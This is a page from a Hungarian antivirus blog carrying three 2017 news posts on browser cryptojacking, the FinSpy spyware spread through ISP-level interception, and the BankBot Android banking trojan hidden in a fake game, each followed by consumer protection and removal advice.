
Annak tudatában, hogy a legtöbb böngésző alapértelmezett beállításaiban aktiválva van a JavaScript, a támadóknak csak be kell illeszteniük a bányász parancsállományt (szkriptet) a nagy forgalmat fogadó weboldalakba. **A weboldalak megfertőzésével egyszerűbben lehet sok felhasználót elérni, mint az áldozatok gépeit egyenként megfertőzni.**

Ebben az esetben a támadók szkripteket juttatnak be a nagy forgalmú weboldalakba, amelyek most leginkább az orosz, ukrán, fehérorosz, moldáv és kazah felhasználókat érintették. **A felhasználó böngészés közben pedig azt veheti észre, hogy egyes weboldalaknál időnként váratlanul megugrik a CPU használat, felberregnek a hűtőventilátorok.**




A Feathercoin, a Litecoin és a Monero kriptovaluták bányászatához a támadók rosszindulatú JavaScriptet juttattak be videómegosztó, és böngészőben futó játékoldalakba. Ezeken a weboldalakon a felhasználók több időt töltenek, mint a hagyományos honlapokon, így ezek a bányász szkriptek több ideik futhatnak és több számítási erőforrást használhatnak fel.

Bár ez a bányászati módszer kevésbé hatékony, mint a hagyományos szoftverrel történő bányászat - 1,5-2-szer lassabb -, azonban ezt ellensúlyozza az érintett felhasználók nagyobb száma.




Egyes hivatalos szabályozó testületek nagyon helyesen úgy tekintenek az ilyen fajta kriptovaluta bányászatára, mint a felhasználók gépéhez való engedély nélküli, azaz illetéktelen hozzáférésre, így ezt a fejlesztőknek világosan jelezniük kellene, még a bányászat megkezdése előtt. **A hirdetési kártevőket alkalmazó rendszerek esetében azonban nyilvánvalóan nem ez történik.**




Az ESET kutatói összegyűjtötték, miként lehet védekezni az ilyen típusú fenyegetés ellen.

- Telepítsünk hirdetésblokkoló programot böngészőinkre, (pl. uBlock)
https://github.com/gorhill/uBlock

- Használjunk a legfrissebb kiadású komplex internetbiztonsági szoftvert (például ESET Internet Security) és tartsuk azt naprakészen .
https://www.eset.hu/otthoni/eis





- Engedélyezzük a veszélyes és kéretlen alkalmazások keresését az ESET Internet Security/ ESET NOD32 Antivirus / ESET Smart Security Premium programokban. Ezen beállításokhoz szükséges részletes lépések itt tekinthetők meg.
http://support.eset.com/kb3204/?page=content&locale=hu_HU&viewlocale=hu_HU&id=SOLN3204

- Telepítsünk szkriptblokkolót, mint például a NoScript. Figyeljünk arra, hogy az ilyen szkript blokkoló telepítése automatikusan néhány hasznos weboldalfunkciót is letilthat a böngészőnkben, amelyeket később egyesével manuálisan lehet újra engedélyezni.
https://noscript.net



A kriptovaluták kártékony kóddal való bányászatáról szóló részletes, angol nyelvű összefoglalót "Cryptocurrency web mining: in union there is profit" címmel ezen a linken olvashatjuk.

Tetszik 2
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: incidens támadás eset védekezés bitcoin litecoin welivesecurity.com kriptovaluta monero

Ajánlott bejegyzések:


A NotPetya támadás hátteréről



Új versenyzők a Bitcoin mellett


A Bitfinex is kapott egy kis DDoS-t



Áramszünet mint kiberfegyver



Ransom is the new black!

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12885658

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

365


Antivírus blog

vírusok, férgek, botnetek, kártevők

Internetszolgáltatók is terjesztették a FinSpy kártevőt


2017. szeptember 26. 12:59 - Csizmazia Darab István [Rambo]

Az ESET biztonságtechnológiai cég kutatói **olyan megfigyelési kampányt fedeztek fel, amely a hírhedt FinFisher kémprogram egy új, FinSpy nevű variánsát alkalmazza**. Az akció hét országot érintett (ezeket az ESET a további veszélyek elkerülésének érdekében nem nevezi meg), amelyből **kettőben nagy internetszolgáltatók is érintettek lehetnek a megfigyelt célpontok megfertőzésében**.




A jól ismert FinFisher egy bűnüldözési eszközként forgalmazott kémprogram, amelyet a világ kormányzati szervezetei számára értékesítettek, de valószínűleg elnyomó rezsimek is használják.

A FinFisher olyan kiterjedt kémkedési képességekkel rendelkezik, mint a webes kamerákkal és mikrofonokkal történő élő megfigyelés, billentyűzetfigyelés és naplózás (keylogger) valamint a fájlok kiszivárogtatása.




A program számos fejlesztést kapott a legújabb változatában, amelynek célja a kémkedés képességének javítása, a felderítés elkerülése és az elemzés megakadályozása.

A legfontosabb újítás azonban az, ahogyan a kémprogramot a célzott számítógépekre juttatják a kiberbűnözők.



"*Két akcióban a kémprogram MITM közbeékelődéses támadás (man-in-the-middle attack) során terjedt, és valószínűleg a nagy internetszolgáltatók játszották a közbeékelődött fél szerepét.*

Vizsgálataink során számos olyan adatot találtunk, amelyek azt sugallják, hogy az átirányítás egy nagy internetszolgáltató szintjén történik" - mondta Filip Kafka, az ESET kártevőelemzője.



Amikor **a célzott felhasználó le szeretne tölteni néhány népszerű alkalmazást, mint a WhatsApp, a Skype vagy a VLC Player, átirányítják a támadók szervereire, ahol a trójai programmal ellátott telepítőcsomagot éri el. Az ESET szakemberei szerint ezek az első olyan nyilvánosságra kerülő akciók, ahol nagy internetszolgáltatókat vonnak be a kártevők terjesztésébe.**

A kampányok igen kifinomultak és a megfigyelési, illetve elérési módszerek területén is egyedülállók.



A FinFinisher akciókról **további részletes információ Filip Kafka blogbejegyzésében** olvasható a WeLiveSecurity.com oldalon.
https://www.welivesecurity.com/2017/09/21/new-finfisher-surveillance-campaigns/

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

2 komment
Címkék: filip megfigyelés internetszolgáltató kémkedés eset kártevő kémprogram welivesecurity.com finfisher finspy kapka

Ajánlott bejegyzések:



Potao ügyirat - egy kémprogram titkai


Kémkedés kelet-európai diplomaták ellen


Újabb trójai támadás OS X alatt


Zseblámpa és a nagy gubanc


A netkapcsolat nélküli gépekre is van kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12897970

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Első Általános Bizonytalanító 2017.09.26. 14:57:08

Ezért (is) töltök majd mindenből portable verziót, megbízható helyről.

Válasz erre

hullajelölt88 2017.09.26. 17:17:55

@Első Általános Bizonytalanító: definiáld a megbízhatót! Ugyanis a MiM használata többek közt azt is jelent(het)i, hogy te azt hiszed, a jó helyen jársz, pedig nem.

Válasz erre

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

577

Antivírus blog

vírusok, férgek, botnetek, kártevők

Játéknak álcázott banki trójai

2017. október 03. 09:29 - Csizmazia Darab István [Rambo]

Az ESET által korábban már leleplezett veszélyes androidos trójai kártevő **újra felbukkant a Google Play áruházban. A játékalkalmazásba beépült program elsődleges célja változatlanul a bankkártya adatok ellopása**. Az ESET szakembereinek elemzéséből az is kiderül, hogyan működik a károkozó, miként távolítható el és hogy miképpen védekezhetünk a hasonló támadások ellen.



A BankBot elnevezésű trójai program folyamatosan fejlődött az év eleje óta, és jelent meg különböző verziókban a Google Play áruházban és azon kívül is.

Az ESET által felfedezett változat, amely szeptember 4-én tűnt fel a mobilos alkalmazástérben, elsőként ötvözi a kártevő fejlődése során elért összes funkciót: javított kód elrejtés, kifinomult kódbejuttatási funkció és az Android hozzáférhetőségi szolgáltatását kihasználó ravasz fertőző mechanizmus.



Az Android hozzáférhetőségi szolgáltatásának kihasználását számos korábbi trójai programnál figyelték meg, a legtöbb esetben a Google Play áruházon kívül.

A SfyLabs és a Zscaler elemzései beigazolták, hogy a BankBot vírust terjesztő kiberbűnözők korábban sikeresen feltöltöttek egy alkalmazást a Google Play áruházba az Android hozzáférhetőségi szolgáltatásának kihasználásával, amely akkor azonban magát a banki kártevőt még nem tartalmazta.




A mostani incidensnél a vírus egy Jewels Star Classic elnevezésű játékba elrejtve került fel az áruházba. Fontos megjegyezni, hogy a támadók ezúttal a népszerű Jewels Star játék nevét használták, amely eredetileg az ITREEGAMER fejlesztése, és semmilyen formában nem kötődik a támadáshoz.

A tapasztalatok szerint sajnos évek óta gyakori forgatókönyv, hogy a népszerű mobiljátékok nevével visszaélve, azok hasonmásaiba, klónjaiba rejtenek el kártékony kódokat. **Az ESET szakemberei haladéktalanul jelezték a vírus felbukkanását a Google biztonsági csoportjának, ám kártékony appot az eltávolítás előtt már sajnos közel 5000 felhasználó töltötte le és telepítette.**



Miután a gyanútlan felhasználó letöltötte a GameDevTony által fejlesztett Jewels Star Classic játékot, egy működő androidos játékot kap ugyan, de a program emellett trójai funkciókkal is rendelkezik: az alkalmazásban rejtőzködő banki kártevő és a rosszindulatú szolgáltatások az előre beállított késleltetést követően várják az indítást.

A rosszindulatú folyamatok 20 perccel a játék első indítás után veszik kezdetüket. A fertőzött eszköz képernyőjén egy figyelmeztetés jelenik meg, és arra kéri a felhasználót, hogy engedélyezzen egy „Google szolgáltatást”, amelynek tartalma mindig a felhasználó aktuális tevékenységétől függ, és nincs kapcsolatban a játékkal. Miután a felhasználó rányom az ’OK’ gombra, amely a figyelmeztetés eltüntetésének egyetlen módja, a program az Android Hozzáférések menübe navigálja, ahol a szolgáltatások és a hozzáférések kezelhetők. A hivatalos szolgáltatások között megjelenik egy új pont, amelyet a kártevő hozott létre. Rákattintva a Google felhasználói feltételei jelennek meg.



Ha a felhasználó aktiválja a szolgáltatást, megjelennek a kért engedélykérések: a felhasználó tevékenységének megfigyelése, az ablakok tartalmának lekérdezése, a böngészés bekapcsolása érintéssel, továbbfejlesztett webes lehetőségek bekapcsolása és a mozgások végrehajtása.

Ezek jóhiszemű jóváhagyása viszont sajnos elérést biztosít a kártevő saját hozzáférési szolgáltatásához, és szinte minden feladat végrehajtását lehetővé teszi számára, amelyre innentől a vírusnak csak szüksége lehet.



A jóváhagyás után, miközben a felhasználó a frissítés betöltésére vár, a kártevő az alábbi folyamatokat hajtja végre.

Engedélyezi az ismeretlen forrásból származó alkalmazások letöltését, telepíti és elindítja a BankBot kártevőt, a kártevő eszközadminisztrátorrá teszi a BankBot programot, alapértelmezett SMS küldő alkalmazásnak állítja be a BankBot vírust engedélyt ad más alkalmazásoknak is.




Ezek után a vírus következő feladatán, a bankkártyaadatok ellopásán dolgozik. Amikor a felhasználó elindítja a Google Play alkalmazást, a BankBot közbelép, és felülírja a hivatalos programot egy hamis űrlappal, amelyben a bankkártyaadatokat kéri. Ha ezeket a felhasználó beírja, akkor a program el is érte célját.

A BankBot az SMS kommunikáció során is közbelép, megkerülve így az eredetileg a biztonságunkat szolgáló kétfaktoros azonosítást.




Ha el akarjuk távolítani a kártevőt, úgy a Jewels Star Classic játék utáni kutatás önmagában sajnos nem elég, ugyanis a támadók gyakran változtatják a terjesztéshez használt alkalmazást. Ahhoz, hogy megtudjuk fertőzött-e az eszközünk, az alábbi jeleket keressük.

A Google Update elnevezésű alkalmazás (Beállítások-> Alkalmazások->Google Update); Aktív készülékadminisztrátor „System Update” (rendszerfrissítés) néven (Beállítások->Biztonság-> Készülékadminisztrátorok), illetve a „Google Service” figyelmeztetés többszöri megjelenése. A készülék manuális megtisztításához le kell tiltani a „System Update” adminisztrátori jogosultságát, majd törölni kell a “Google Update” és a fertőzött alkalmazást is.



És végül hogyan maradhatunk biztonságban? Használjunk megbízható mobilbiztonsági megoldást mobilon és táblagépen egyaránt, valamint tartsuk be az alábbi néhány tanácsot. Használjuk a hivatalos áruházat, amikor csak lehetséges. Bár időnként itt is előfordulnak incidensek, de még így is erőteljesebb a biztonság az alternatív áruházakhoz képest, a Google Play rendszeres ellenőrzési eljárásainak köszönhetően.

Ha kétségeink vannak egy alkalmazásról, akkor nézzük meg a népszerűségét a telepítések száma, az értékelések és a visszajelzések alapján. Miután bármit is elindítunk mobileszközünkön, nézzük meg, hogy milyen engedélyeket kér az alkalmazás. Ha a program a funkcióihoz nem társuló jogosultságokat kér, akkor olvassuk el figyelmesen ezeket, és csak akkor adjuk meg az engedélyt, ha teljesen biztosak vagyunk az alkalmazás megbízhatóságában.



Az elemzésről bővebben a WeLiveSecurity blogon lehet olvasni:
https://www.welivesecurity.com/2017/09/25/banking-trojan-returns-google-play/

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: google mobil alkalmazás star security play trójai android store áruház classic eset banki jewels bankbot

Ajánlott bejegyzések:



[Zseblámpa és a nagy gubanc]



[Rossz időben, rossz helyen]



[Az Androidos pornó nem játék!]



[Az Android az Új Vadnyugat - ja nem - de :)]



[Kriptovaluta - Mi lopunk, ti loptok, ők lopnak]

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12923159

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Első Általános Bizonytalanító 2017.10.03. 20:57:34

Lényegében eléri, hogy a júzer kivágja maga alatt a fát az engedélyekkel. Ügyes...


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



